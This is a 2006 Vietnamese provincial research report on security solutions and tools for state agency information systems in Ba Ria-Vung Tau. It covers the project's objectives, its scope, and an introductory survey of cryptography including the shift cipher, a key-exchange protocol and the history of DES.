R

ỦY BAN NHÂN DÂN TỈNH BÀ RỊA - VŨNG TÀU

SỞ KHOA HỌC VÀ CÔNG NGHỆ

BÁO CÁO

XÂY DỰNG GIẢI PHÁP VÀ CÔNG CỤ BẢO MẬT

Cho các hệ thống thông tin trên mạng của các cơ quan quản lý Nhà nước tỉnh Bà Rịa - Vũng Tàu

Cơ quan chủ trì:

Trung tâm Ứng dụng Tiến bộ Khoa học và Công nghệ tỉnh Bà Rịa - Vũng Tàu

Địa chỉ: 28B Lê Hồng Phong, TP. Vũng Tàu

Điện thoại: (8464) 510475; Fax: (8464) 510476

Chủ nhiệm đề tài

TS. Nguyễn Xuân Dũng, Nghiên cứu viên chính, Tiến sỹ Tin học - Điều khiển học

TP. Vũng Tàu, Tháng 12 năm 2006

ỦY BAN NHÂN DÂN TỈNH BÀ RỊA - VŨNG TÀU

SỞ KHOA HỌC VÀ CÔNG NGHỆ

BÁO CÁO

XÂY DỰNG GIẢI PHÁP VÀ CÔNG CỤ BẢO MẬT

Cho các hệ thống thông tin trên mạng của các cơ quan quản lý Nhà nước tỉnh Bà Rịa - Vũng Tàu

Giám Đốc
Trung Tâm Ứng dụng Tiến bộ KH&CN

Trần Duy Tâm Thanh

Chủ nhiệm Đề tài

TS. Nguyễn Xuân Dũng

TP. Vũng Tàu, Tháng 12 năm 2006

DANH SÁCH THÀNH VIÊN THAM GIA ĐỀ TÀI

Stt	Họ và tên	Đơn vị công tác
1	KS. Trần Duy Tâm Thanh	Trung tâm Ứng dụng Tiến bộ KH&CN tỉnh BR-VT
2	CN. Đỗ Hữu Hiền	Trung tâm Ứng dụng Tiến bộ KH&CN tỉnh BR-VT
3	CN. Bùi Thụy Vũ	Trung tâm Ứng dụng Tiến bộ KH&CN tỉnh BR-VT
4	CN. Nguyễn Thị Kiều	Trung tâm Ứng dụng Tiến bộ KH&CN tỉnh BR-VT
5	CN. Ngô Trúc Lâm	Công ty TNHH Công nghệ Tương Lai
6	CN. Nguyễn Huy Danh	Công ty TNHH Công nghệ Tương Lai
7	CN. Vũ Thị Ngọc Anh	Công ty TNHH Công nghệ Tương Lai
8	CN. Nguyễn Quốc Cường	Công ty TNHH Công nghệ Tương Lai

MỤC LỤC

LỜI NÓI ĐẦU

Trong thời đại hiện nay bảo mật thông tin là một trong những vấn đề quan trọng hàng đầu của các hệ thống thông tin điện tử. Theo xu hướng phát triển thì trong một tương lai gần, mạng sẽ là một thành phần không thể thiếu đối với các hệ thống thông tin của mọi tổ chức, hơn nữa là dựa trên sự tiện lợi và hiệu quả của mạng máy tính, hầu hết các giao dịch, dịch vụ của xã hội sẽ được triển khai trên mạng. Không thể triển khai các hệ thống thông tin điện tử, không thể xây dựng được các Cơ sở dữ liệu Quốc gia và cũng không thể xúc tiến tiến các dịch vụ thương mại điện tử một cách hiệu quả được nếu như không có các giải pháp và công cụ bảo mật thông tin an toàn, nhanh chóng và tiện dụng. Chắc chắn bảo mật thông tin sẽ là một thành phần không thể thiếu trong cuộc sống số, không những chỉ trong giai đoạn trước mắt, mà còn đối với sự phát triển lâu dài của lĩnh vực công nghệ thông tin trong tương lai.

Bảo mật thông tin là bảo đảm sự ổn định, an toàn cho các hệ thống thông tin hoạt động liên tục để đảm bảo công việc của các tổ chức, cá nhân không bị gián đoạn gây nên những hậu quả đáng tiếc. Khi công nghệ thông tin phát triển ngày càng mạnh thì đòi hỏi bảo mật thông tin phải phát triển theo để bảo đảm cho sự ổn định của phát triển công nghệ thông tin. Đề tài Xây dựng giải pháp và công cụ bảo mật (cho các hệ thống thông tin trên mạng của các cơ quan quản lý Nhà nước tỉnh Bà Rịa – Vũng Tàu) nhằm hỗ trợ các chức năng bảo mật và bảo đảm an ninh cho các hệ thống thông tin trên mạng thuộc các cơ quan quản lý nhà nước tỉnh Bà Rịa – Vũng Tàu.

Kết quả áp dụng giải pháp bảo mật và các công cụ hỗ trợ nó mang tính tương đối, không có một giải pháp bảo mật nào mang tính bảo mật tuyệt đối để áp dụng cho các hệ thống thông tin trên mạng và làm cho nó bất khả xâm phạm. Đề tài này tập trung vào các nội dung nghiên cứu xây dựng các giải pháp và bộ công cụ bảo mật, an ninh mạng và kết quả áp dụng cũng có giới hạn như đã nói ở trên.

Đơn vị chủ trì đề tài và tác giả chân thành cám ơn Sở Khoa học và Công nghệ tỉnh Bà Rịa – Vũng Tàu đã hỗ trợ và tạo điều kiện thuận lợi cho việc thực hiện đề tài. Cám ơn các cán bộ của các sở, ngành, các huyện, thị, thành phố đã tham gia và góp phần vào việc hoàn thành đề tài.

CHỦ NHIỆM ĐỀ TÀI

TS. NGUYỄN XUÂN DŨNG

PHẦN I
MỤC TIÊU VÀ NỘI DUNG CỦA ĐỀ TÀI

I./ MỤC TIÊU CỦA ĐỀ TÀI

1./ Các mục tiêu trước mắt

Xây dựng giải pháp và công cụ bảo mật nhằm hỗ trợ các chức năng bảo mật và bảo đảm an ninh cho các hệ thống thông tin trên mạng thuộc các cơ quan quản lý nhà nước tỉnh Bà Rịa – Vũng Tàu. Đề tài này phải đạt được các mục tiêu sau:

1) Nghiên cứu xây dựng các giải pháp và bộ công cụ bảo mật cho các hệ thống thông tin trên mạng của các cơ quan quản lý Nhà nước của tỉnh Bà Rịa - Vũng tàu.
2) Triển khai áp dụng giải pháp bảo mật và an ninh mạng cho hai mô hình hệ thống thông tin của cơ quan quản lý nhà nước, làm mô hình nhân rộng cho các hệ thống thông tin khác.
3) Nâng cao trình độ về bảo mật và an ninh mạng, tổ chức đào tạo cho cán bộ quản trị hệ thống và quản lý an ninh mạng cho một số cán bộ công nghệ thông tin nòng cốt của tỉnh.

2./ Các mục tiêu lâu dài

Sau khi hoàn tất đề tài, sẽ tiếp tục triển khai các mục tiêu sau:

1) Đưa ra bộ giải pháp bảo mật và an ninh mạng cho các hệ thống thông tin.
2) Tư vấn và cài đặt cho các nhu cầu bảo mật cho các hệ thống thông tin khác nhau trong các cơ quan quản lý nhà nước.
3) Hoàn thiện và nâng cấp bộ giải pháp và công cụ đáp ứng với các nhu cầu phát triển của công nghệ.
4) Xây dựng các công cụ bảo mật chuyên dụng cho một số dạng ứng dụng đặc thù.

II./ NHỮNG NỘI DUNG ĐỀ TÀI CẦN THỰC HIỆN

1./ Khảo sát hiện trạng các ứng dụng bảo mật của các hệ thống thông tin thuộc diện quản lý nhà nước tại tỉnh Bà rịa – Vũng tàu (tài liệu không công bố).

- Hiện trạng
- Các giải pháp và công nghệ đã và đang được áp dụng
- Tính hiệu quả của việc quản lý các hệ thống về phương diện bảo mật và dịch vụ.
- Các đề xuất và khuyến cáo liên quan đến vấn đề an toàn của các hệ thống thông tin.

2./ Khảo sát, phân loại và phân tích các phương pháp tấn công trong các môi trường ứng dụng khác nhau. Đề ra các giải pháp phòng thủ.

2.1./ Môi trường hệ điều hành

- Nghiên cứu các lỗ hổng bảo mật của hệ điều hành Windows. Phân tích chi tiết nguyên nhân của các lỗ hổng, các phương pháp tấn công và phòng thủ.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để dự đoán tương lai của bảo mật trên các hệ điều hành.
- Nghiên cứu để đề xuất các phương pháp khắc phục lỗ hổng bảo mật cho các hệ điều hành ở mức hệ thống, tổng quát.

2.2./ Các hệ thống quản lý file trong môi trường hệ điều hành Windows

- Nghiên cứu các lỗ hổng bảo mật của các hệ thống file hiện nay trong môi trường Windows. Phân tích chi tiết nguyên nhân của các lỗ hổng, các phương pháp tấn công và phòng thủ.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để dự đoán tương lai của bảo mật trên các hệ thống file.
- Nghiên cứu để đề xuất các phương pháp khắc phục lỗ hổng bảo mật cho các hệ thống file ở mức hệ thống, tổng quát.

2.3./ Các hệ quản trị CSDL trong môi trường Windows.

- Nghiên cứu các lỗ hổng bảo mật của các hệ quản trị cơ sở dữ liệu hiện nay.
- Phân tích chi tiết nguyên nhân của các lỗ hổng, các phương pháp tấn công và phòng thủ.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để dự đoán tương lai của bảo mật trên các hệ quản trị cơ sở dữ liệu.
- Nghiên cứu để đề xuất các phương pháp khắc phục lỗ hổng bảo mật cho các hệ quản trị cơ sở dữ liệu ở mức hệ thống, tổng quát chứ không phải ở mức xử lý tình huống.

2.4./ Chính sách bảo mật

- Nghiên cứu các lỗ hổng bảo mật gây ra bởi các chính sách bảo mật của người dùng trên các hệ thống hiện nay. Phân tích chi tiết nguyên nhân của các lỗ hổng, các phương pháp tấn công và phòng thủ.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để đưa ra một hệ thống phương pháp giúp xác lập các chính sách bảo mật hợp lý ở mức tổng quát chứ không phải ở mức xử lý tình huống như đã nghiên cứu trước đó.

2.5./ Môi trường phát triển ứng dụng và các ứng dụng trong môi trường windows

- Nghiên cứu các lỗ hổng bảo mật của các môi trường phát triển ứng dụng và lỗi bảo mật của các ứng dụng hiện nay. Phân tích chi tiết nguyên nhân của các lỗ hổng, các phương pháp tấn công và phòng thủ.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để dự đoán tương lai của bảo mật trên các môi trường phát triển ứng dụng và của các ứng dụng.
- Nghiên cứu để đề xuất các phương pháp khắc phục lỗ hổng bảo mật cho các môi trường phát triển ứng dụng và các ứng dụng ở mức hệ thống, tổng quát chứ không phải ở mức xử lý tình huống như đã nghiên cứu trước đó.

2.6./ Băng thông mạng

- Nghiên cứu các phương pháp tấn công và phòng thủ đối với những tấn công liên quan đến băng thông mạng.
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Nghiên cứu để dự đoán tương lai của loại tấn công này.
- Nghiên cứu để đề xuất các phương pháp phòng thủ cho loại tấn công này ở mức hệ thống, tổng quát chứ không phải ở mức xử lý tình huống như đã nghiên cứu trước đó.

2.7./ Các ứng dụng hỗ trợ tăng cường khả năng bảo mật

- Nghiên cứu, phân tích các khả năng hỗ trợ bảo mật bảo mật như các ứng dụng firewall, các ứng dụng chống virus…
- Đưa ra demo thực tế cho tất cả các nghiên cứu đã thực hiện.
- Tất cả các nghiên cứu đều phải được tài liệu hóa theo chuẩn tài liệu được quy định thống nhất cho dự án.

3./ Đề ra các yêu cầu, giải pháp và mô hình phòng thủ cho từng kiểu tấn công:

4./ Tổng hợp các giải pháp

Tổ hợp và tổng hợp các khảo sát trên để nêu ra các yêu cầu về các giải pháp và xây dựng công cụ cần thiết cho việc ứng dụng cổng bảo mật cho các hệ thống thông tin.

5./ Xây dựng bộ công cụ hỗ trợ cho việc thực hiện các giải pháp:

Bộ công cụ này sẽ bao gồm một bó các phần mềm thực hiện các chức năng ứng dụng bảo mật khác nhau có thể áp dụng cho nhiều hệ thống thông tin.

- Công cụ (phần mềm) kiểm tra độ an toàn của hệ thống
- Các công cụ hỗ trợ cho việc bịt các lỗ hổng bảo mật
- Các công cụ hỗ trợ cho việc thiết lập các cơ chế và chính sách bảo mật trong các hệ thống thông tin

6./ Cài đặt thử nghiệm hệ thống, chấp nhận sự tấn công của các haker.

- Xây dựng một hệ thống thử nghiệm các dạng tấn công khác nhau (liệt kê khả năng phòng thủ đối với các dạng tấn công khác nhau).
- Hoàn chỉnh các công cụ và bổ sung giải pháp phòng thủ.

7./ Biên soạn tài liệu

Biên soạn tài liệu cho các nghiên cứu trên. Xây dựng tài liệu tổng hợp về mô hình và giải pháp phòng thủ.

8./ Đào tạo, tập huấn, hội thảo

- Tổ chức tập huấn về việc áp dụng các giải pháp và công cụ bảo mật cho một số cán bộ công nghệ thông tin nòng cốt của một số sở ban ngành.
- Tổ chức hội thảo đánh giá kết quả, rút kinh nghiệm, bổ sung giải pháp và chỉnh sửa bộ công cụ cho phù hợp.

9./ Lập báo cáo tổng hợp

III./ PHẠM VI GIỚI HẠN CỦA ĐỀ TÀI

- Xác định hiện trạng và cơ chế quản lý của các hệ thống thông tin thuộc diện quản lý nhà nước của tỉnh Bà rịa – Vũng tàu để xây dựng các giải pháp bảo mật thích hợp.
- Tập trung nghiên cứu các giải pháp và các công cụ hỗ trợ bảo mật chủ yếu trên môi trường MS. Windows là môi trường ứng dụng các hệ thống thông tin phổ biến hiện nay.
- Áp dụng cài đặt thử nghiệm cho 2 đơn vị thuộc diện quản lý nhà nước tỉnh Bà Rịa – Vũng Tàu.
- Bộ giải pháp và các công cụ của hệ thống có thể áp dụng cho các hệ thông tin của tỉnh với sự cập nhật các thông tin cần thiết cho đến thời điểm hiện tại.

IV./ NHỮNG KẾT QUẢ MỚI CỦA ĐỀ TÀI

1./ Đề tài đã khảo sát, đánh giá hiện trạng các ứng dụng bảo mật tại 30 hệ thống thông tin thuộc diện quản lý nhà nước tại tỉnh Bà Rịa – Vũng Tàu, đồng thời đề xuất và khuyến cáo liên quan đến vấn đề an toàn, bảo mật của các hệ thống thông tin.

2./ Đề tài đã nghiên cứu, khảo sát và biên tập một các có hệ thống các phương pháp tấn công và biện pháp phòng thủ trong các môi trường ứng dụng khác nhau.

3./Đề tài đã xây dựng được bộ công cụ khảo sát lỗ hỏng và đánh giá điểm yếu của các hệ thống thông tin và đưa ra các biện pháp khắc phục.

4./ Đề tài đã xây dựng được bộ giải pháp bảo mật áp dụng chung cho môi trường Windows.

5./ Đề tài cũng đã xây dựng hệ thống thử nghiệm các dạng tấn công trên môi trường Windows.

PHẦN II
TỔNG QUAN VỀ CÁC GIẢI PHÁP BẢO MẬT VÀ AN NINH MẠNG, HIỆN TRẠNG TẠI TỈNH BÀ RỊA – VŨNG TÀU

CHƯƠNG I
TỔNG QUAN VỀ BẢO MẬT THÔNG TIN & TÍNH THIẾT YẾU TRONG VIỆC XÂY DỰNG CÁC SẢN PHẨM BẢO MẬT CỦA VIỆT NAM.

I./ TỔNG QUAN VỀ BẢO MẬT THÔNG TIN

1./ Bối cảnh chung

Trong thời đại hiện nay Bảo mật thông tin là một trong những vấn đề quan trọng hàng đầu của các hệ thống thông tin điện tử. Theo xu hướng phát triển thì trong một tương lai gần, mạng sẽ là một thành phần không thể thiếu đối với các hệ thống thông tin của mọi tổ chức, hơn nữa là dựa trên sự tiện lợi và hiệu quả của mạng máy tính, hầu hết các giao dịch, dịch vụ của xã hội sẽ được triển khai trên mạng. Không thể triển khai các hệ thống thông tin điện tử, không thể xây dựng được các Cơ sở dữ liệu Quốc gia và cũng không thể xúc tiến tiến các dịch vụ thương mại điện tử một cách hiệu quả được nếu như không có các giải pháp và công cụ bảo mật thông tin an toàn, nhanh chóng và tiện dụng. Chắc chắn bảo mật thông tin sẽ là một thành phần không thể thiếu trong cuộc sống số, không những chỉ trong giai đoạn trước mắt, mà còn đối với sự phát triển lâu dài của lĩnh vực công nghệ thông tin trong tương lai.

Chúng ta cần hiểu rằng bảo mật thông tin không chỉ là việc bảo vệ các dữ liệu của người dùng, của tổ chức. Bảo mật thông tin còn là việc bảo đảm sự ổn định, an toàn cho các hệ thống thông tin hoạt động liên tục để đảm bảo công việc làm ăn của các tổ chức, cá nhân không bị gián đoạn gây nên những hậu quả đáng tiếc. Chính vì vậy, khi công nghệ thông tin phát triển ngày càng mạnh thì đòi hỏi bảo mật thông tin phải phát triển theo để bảo đảm cho sự ổn định của phát triển công nghệ thông tin. Do đó các vấn đề quan tâm và mục tiêu nghiên cứu trong lĩnh vực bảo mật thông tin sẽ ngày càng rộng lớn và phức tạp.

Để có thể nắm bắt và theo kịp tốc độ phát triển của công nghệ thông tin nói chung và bảo mật thông tin nói riêng thì các đơn vị, tổ chức cần phải gấp rút có kế hoạch cho việc nghiên cứu, áp dụng bảo mật thông tin vào hệ thống thông tin của mình càng sớm càng tốt để không bị rơi vào tình trạng lạc hậu và tự đào thải mình ra khỏi thế giới công nghệ thông tin, đồng nghĩa với việc cô lập mình với thế giới đang phát triển bên ngoài.

Như đã nói ở trên, những vấn đề về bảo mật thông tin đang ngày càng trở nên nổi cộm, khi việc triển khai trên các mạng diện rộng các cơ sở dữ liệu lớn, liên quan đến nhiều nguồn tài nguyên thông tin quí giá khác nhau của các quốc gia trong nhiều lĩnh vực, và việc thực hiện nhiều dịch vụ và ứng dụng quan trọng

trên mạng. Có thể nói rằng, việc sử dụng mạng có thể đem đến cho anh rất nhiều điều quí giá nhưng đồng thời nó cũng có thể tước đoạt của anh tất cả, một khi sự an toàn của thông tin là không bảo đảm.

Bảo mật thông tin là một khái niệm khá rộng liên quan đến nhiều cơ chế và các tầng bảo vệ khác nhau: từ các cơ chế vật lý cho đến các giải pháp kỹ thuật. Ở đây chúng ta chỉ xét đến các khía cạnh kỹ thuật trong bảo mật thông tin, mà những vấn đề này dù trực tiếp hay gián tiếp đều liên quan đến mật mã học. Về cơ bản, mật mã học có thể xem như là một phần của lý thuyết ngôn ngữ hình thức, vì bản chất của nó là liên quan đến lý thuyết dịch và biên dịch. Tuy nhiên, trong thực tế các khái niệm và các kết quả của lý thuyết ngôn ngữ hình thức truyền thống mới chỉ có một số ứng dụng ít ỏi trong mật mã học. Trong khi đó, lý thuyết độ phức tạp lại là điều cốt yếu trong mật mã học. Chẳng hạn, một hệ mã mật có thể được coi là an toàn, nếu vấn đề thám mã, tức là vấn đề "phá mã" là một bài toán bất trị. Đặc biệt, nói riêng, độ phức tạp của một số bài toán trong lý thuyết số đã tỏ ra có nhiều ứng dụng cốt yếu trong mật mã học hiện đại. Một cách tổng quát hơn, tư tưởng cốt lõi của mật mã học hiện đại, các hệ mã khóa công khai, sẽ không thể có được, nếu không hiểu biết về độ phức tạp của các bài toán. Ngược lại, Chính lý thuyết mã lại đóng góp nhiều khái niệm và tư tưởng hiệu quả cho sự phát triển của lý thuyết độ phức tạp.

Trong thời gian gần đây, có sự bùng nổ trong việc gia tăng số lượng của các nghiên cứu liên quan đến mật mã học do hai nguyên nhân chính sau đây. Trước hết, mật mã học công khai, do chính nó có tầm quan trọng cực kỳ to lớn đã tạo ra các ứng dụng hoàn toàn mới, mà một số lại khá trái ngược với các khái niệm liên lạc truyền thống giữa các phía với nhau, đặc biệt là các ứng dụng trên các mạng máy tính diện rộng. Mặt khác, nhu cầu về mật mã học đã tăng lên nhanh chóng do những đòi hỏi khác nhau về tính an toàn dữ liệu. Nghĩa là, giờ đây mật mã học đã có những ứng dụng thật sự tích cực, khác với những ứng dụng tiêu cực trước đây chủ yếu phục vụ cho chiến tranh... Các ứng dụng tích cực đều liên quan trực tiếp hay gián tiếp đến việc bảo đảm sao cho chỉ có những chủ nhân hay những người có thẩm quyền mới có thể truy nhập được thông tin lưu trữ trong một hệ thống thông tin nào đó.

2./ Các giải pháp cơ bản nhằm bảo mật thông tin

Có hai phương pháp khác nhau để đạt tới mục tiêu bảo mật thông tin trong các hệ thống máy tính là: kiểm soát lối vào và mã hóa dữ liệu. Phương pháp đầu nhằm ngăn cản sự thâm nhập trái phép vào các hệ thống nhờ việc xây dựng các rào chắn kiểm soát thích hợp, ví dụ như mật khẩu, "bức tường lửa" ..., mà chỉ những người được phép sử dụng mới qua được để vào hệ thống. Tuy nhiên với cách này vẫn có những yếu tố không hoàn toàn bảo đảm, bởi vì những công cụ để tạo khóa và phân phối khóa như vậy lại không phải do những người chủ hệ thống

tạo ra và kiểm soát. Ngoài ra các dữ liệu lưu trữ bên ngoài cũng cần phải được bảo vệ, mà điều này dường như chỉ có sự bảo vệ thuần túy vật lý là có thể đạt được mục đích. Như vậy, nếu đòi hỏi một độ an toàn cao cho dữ liệu (chẳng hạn cho mục đích quân sự, thương mại hoặc ngoại giao) thì việc kiểm soát lối vào hữu hiệu rõ ràng là có thể đạt được chỉ bằng sự bảo vệ thuần túy vật lý. Mà điều này lại trở nên không thực tiễn khi quan hệ và giao tiếp với các hệ thông tin lớn, đặc biệt là trên các mạng diện rộng.

Phương pháp thứ hai để kiểm soát sự truy nhập thông tin là mã hóa các dữ liệu. Điều này có nghĩa là thông tin được lưu trữ trong hệ dưới dạng đã được mã hóa. Khi đó người truy nhập trái phép, dù có được thông tin ở dạng mã hóa, thì các thông tin này vẫn là vô dụng nếu họ không biết cách giải mã. Do đó nếu giả định rằng các kỹ thuật mã hóa khó phá được sử dụng thì hệ thống sẽ là an toàn chống lại được những người sử dụng trái phép. Ngoài ra, phương pháp mã hóa dữ liệu còn có nhiều ưu điểm thực tế mà ta sẽ xét đến sau.

3./ Các khái niệm cơ bản

3.1./ Định nghĩa phi hình thức về một hệ mã mật

Bây giờ ta sẽ xét đến một số khái niệm và thuật ngữ sẽ được dùng đến sau này.

Xét các thông báo được chuyển qua một kênh truyền tin nào đó (có thể không an toàn). Các thông báo như vậy là nguyên bản (plaintext) hay còn gọi là bản rõ (cleartext). Để tăng độ an toàn, người gửi mã hóa nguyên bản và gửi bản mã (ciphertext) này qua kênh truyền tin. Sau đó người nhận giải mã bản mã để lại có nguyên bản.

Việc mã hóa và giải mã thường được thực hiện theo một hệ mã mật đã được mô tả rõ. Về thực chất, một hệ mã mật được đặc trưng bởi một tập (thường là vô hạn) các khóa. Mỗi khóa K xác định một hàm mã hóa e_K và một hàm giải mã d_K. Bản mã c có được từ bản rõ w khi dùng e_K:

$$e_K(w) = c$$

Ngược lại:

$$d_K(c) = w$$

Như vậy:

$$d_K(e_K(w)) = w \qquad (1)$$

Theo nghĩa này thì d_K là hàm ngược của e_K.

Một cách cụ thể hơn, một hệ mã mật CS (crypto-system) gồm một không gian bản rõ, một không gian bản mã và một không gian khóa. Cả ba không gian này có lực lượng nhiều nhất chỉ là đếm được. Đặc biệt, không gian bản rõ có thể

là một ngôn ngữ hình thức trên một bản chữ cái Σ nào đó, hoặc là tập tất cả các câu có nghĩa trong một ngôn ngữ tự nhiên nào đó, chẳng hạn tiếng Anh. Tương tự không gian bản mã có thể là một ngôn ngữ hình thức trên một bản chữ cái Δ nào đó. Mỗi khóa K sẽ xác định các ánh xạ e_K và d_K theo nghĩa nói trên. Ví dụ, nếu không gian bản rõ là Σ*, không gian bản mã là Δ*, thì e_K là một cách dịch từ Σ* sang Δ*

Trên đây ta đã đưa ra khái niệm trực giác về một hệ mã mật, chưa có thành phần nào trong ba thành phần của hệ mã mật được định nghĩa một cách hình thức và cách liên kết các ánh xạ e_K và d_K với khóa K cũng chưa được định nghĩa hình thức. Bây giờ ta sẽ xét đến vấn đề thế nào là những tiêu chuẩn để quyết định một hệ mã tốt hoặc xấu. Điều này liên quan đến một số bài toán là dễ, khó hay bất trị. Theo quan điểm mật mã học, bất kỳ bài toán NP-đầy đủ nào cũng sẽ được xem như là bất trị, còn bài toán dễ đòi hỏi độ phức tạp được giới hạn bởi một đa thức bậc thấp. Ngoài ra còn một vấn đề cũng cần lưu ý ở đây là, nếu chỉ theo (1) thì d_K là hàm ngược của e_K, nên nếu biết e_K thì trong trường hợp tổng quát việc xác định d_K từ e_K không phải lúc nào cũng duy nhất. Nghĩa là, có thể tồn tại một tập các hàm giải mã khác nhau từ một hàm lập mã. Để bảo đảm tính duy nhất của việc giải mã đòi hỏi các điều kiện để việc giải bài toán tìm hàm ngược phải cho nghiệm duy nhất.

Cho khóa K và bản rõ w. Việc tính toán bản mã $c = e_K(w)$ cần phải dễ dàng trong một hệ mật mã tốt. Ngoài ra, việc tìm bản rõ w từ phương trình $w = d_K(c)$ cũng phải như vậy. Điều này có nghĩa là một người nhận hợp pháp có khả năng khôi phục lại bản rõ từ bản mã không quá phiền phức. Theo quan điểm lưu trữ và truyền dữ liệu thì còn có một yêu cầu nữa là bản mã c không được quá dài so với bản rõ w.

3.2./ Dự báo về tính an toàn của các hệ mã

Như đã nói ở trên, tính an toàn của hệ mã tùy thuộc vào độ khó của việc thám mã, và điều này trong thực tế phụ thuộc vào độ phức tạp tính toán của việc giải quyết bài toán thám mã trên máy tính. Tuy nhiên với sự tăng tốc xử lý của máy tính và với sự hình thành với dự báo phát triển của các thế hệ công nghệ máy tính mới, như máy tính lượng tử với tốc độ xử lý có thể nhanh hơn hàng triệu hoặc thậm chí hàng trăm triệu lần so với máy tính điện tử hiện nay; hoặc với sự ra đời của các máy tính sinh học thông minh thì những bài toán "bất trị" hôm nay hoàn toàn có thể "trị " được trong tương lai. Do đó cuộc chạy đua giữa việc bảo đảm sự an toàn và tấn công thám mã vào các hệ thống thông tin sẽ một cuộc rượt đuổi không ngừng.

Trong những phần tiếp theo chúng tôi sẽ trình bày các mô hình bảo mật từ lý thuyết mật mã học hiện đại được áp dụng trong các hệ thống máy tính đồng thời chúng tôi cũng sẽ thảo luận chi tiết về một số khía cạnh trong ứng dụng thực tế. Cuối cùng chúng tôi sẽ đề xuất một số ý kiến trong việc lựa chọn và triển khai các chiến lược bảo mật thông tin.

II./ TỔNG QUAN VỀ CÁC HỆ MÃ VÀ CÁC CHUẨN MÃ HÓA DỮ LIỆU

1./ Các hệ mã cổ điển

Trong phần này ta sẽ trình bày về các hệ mã khóa bí mật hay chúng còn được gọi là các hệ mã cổ điển, phần lớn trong số này là những hệ mã có từ năm 1975 trở về trước. Những hệ mã này đều có chung một tính chất là, nếu biết khóa lập mã e_K ta có thể dễ dàng tìm được hàm giải mã d_K, nên chúng thường được gọi là các hệ mã đối xứng. Việc giữ bí mật khóa trở thành vấn đề sống còn của hệ mã.

Định nghĩa : *Hệ mã mật là một bộ năm P,C,K,E,D), thỏa mãn các điều kiện sau:*

1. P là không gian bản rõ

2. C là không gian bản mã

3. K là không gian khóa

4. Với mỗi $K \in K$, thì tồn tại hàm lập mã $e_K \in E$ và hàm giải mã $d_K \in D$. Mỗi $e_K : P \rightarrow C$ và $d_K : C \rightarrow P$ là các hàm thỏa $d_K(e_K(x)) = x$ với mỗi $x \in P$.

Ví dụ:

Hệ mã đẩy (Shift Cipher)

Hệ mã đẩy có thể trình bày một cách hình thức như sau:

Cho $P = C = K = Z_{26}$. Với $0 \le K \le 25$, ta định nghĩa

$$e_K = x + K \bmod 26$$

và

$$d_K = y - K \bmod 26$$

$(x,y \in Z_{26})$

2./ Các hệ mã đối xứng

2.1./ Tính an toàn

Tính an toàn của các hệ mã đối xứng phụ thuộc và các yếu tố sau:

- Thứ nhất, không gian khóa phải đủ lớn để xác suất thành công khi tìm kiếm ngẫu nhiên là rất nhỏ.

- Thứ hai, với các phép trộn thích hợp các hệ mã đối xứng có thể tạo ra được một hệ mã mới có tính an toàn cao.

Với những thông báo mà tính bảo mật của nó chỉ cần bảo đảm trong một khoảng thời gian xác định nào đó, thì hoàn toàn có thể lựa chọn một hệ mã thích hợp để thực hiện.

- Thứ ba, vấn đề bảo mật cho việc truyền khóa cũng cần được xử lý một cách nghiêm túc. Chẳng hạn, A và B tự lựa chọn các hệ mã của mình, giả sử các hệ mã đó là giao hoán. Khi đó ta có thể thiết lập một nghi thức truyền khóa như sau:

i. A gửi $e_A(w)$ cho B

ii. B gửi $e_B(e_A(w))$ cho A

iii. A gửi $d_A(e_B(e_A(w))) = d_A(e_A(e_B(w))) = e_B(w)$ cho B

iv. B giải mã $d_B(e_B(w)) = w$.

Với nghi thức này ta không cần phải truyền trước các khóa mở trên đường truyền không an toàn. Đầu tiên A gửi hộp cho B bằng khóa e_A . Sau đó B gửi trả lại hộp đã được khóa theo khóa e_B cho A. Tiếp theo, A mở khóa e_A rồi gửi lại hộp cho B. Bây giờ B có thể mở hộp. Như vậy hộp luôn luôn được bảo vệ bằng ít nhất một khóa.

2.2./ Thám mã

Theo nguyên lý Kerckhoff, để mã thám người thám mã phải biết trước hệ mã nào được sử dụng. Phương pháp thám mã tùy thuộc vào từng hệ mã. Tuy nhiên với việc kết hợp các đặc trưng thống kê của ngôn ngữ bản rõ đang xét sẽ làm tăng một cách đáng kể tốc độ thám mã. Về nguyên tắc đều có thể bẻ khóa các hệ mã đối xứng với thời gian và phương pháp thích hợp.

2.3./ Cài đặt

Hầu hết các hệ mã đối xứng đều có thể cài đặt được tương đối dễ dàng với tốc độ thực thi nhanh.

3./ Các hệ mã chuẩn

Trong mục này sẽ trình bày một hệ mã chuẩn điển hình đã được sử dụng rộng rãi cho bảo mật dữ liệu trong các hệ thống máy tính. Sau đó sẽ giới thiệu sơ bộ về một số hệ mã chuẩn mở rộng khác như RC6, MARS, RJINDAEL, TWOFISH ...với các đặc thù riêng và các tính chất chung của chúng. Cũng cần nhấn mạnh rằng, các hệ mã chuẩn, nói chung đều là những ví dụ điển hình của việc áp dụng cài đặt các thành tựu của mật mã học hiện đại trên máy tính.

3.1./ Hệ DES (The Data Encription Standard)·

Ngày 13 tháng 5 năm 1973 Ủy ban Quốc gia về Tiêu chuẩn của Mỹ công bố yêu cầu về hệ mã mật áp dụng cho toàn quốc. Điều này đã đặt nền móng cho chuẩn mã hóa dữ liệu, hay là DES, màsau này đã được áp dụng rộng rãi trên toàn thế giới. Lúc đầu DES được phát triển tại Công ty IBM như là một biến dạng của hệ mã Lucifer. DES được công bố lần đầu tiên vào ngày 17 tháng 3 năm 1975. Sau một loạt các thảo luận công khai DES được xem như là chuẩn mã hóa dữ liệu cho các ứng dụng từ ngày 15 tháng 1 năm 1977 do Ủy ban Quốc gia về Tiêu chuẩn của Mỹ xác nhận và cứ 5 năm một lần lại có chỉnh sửa, bổ sung.

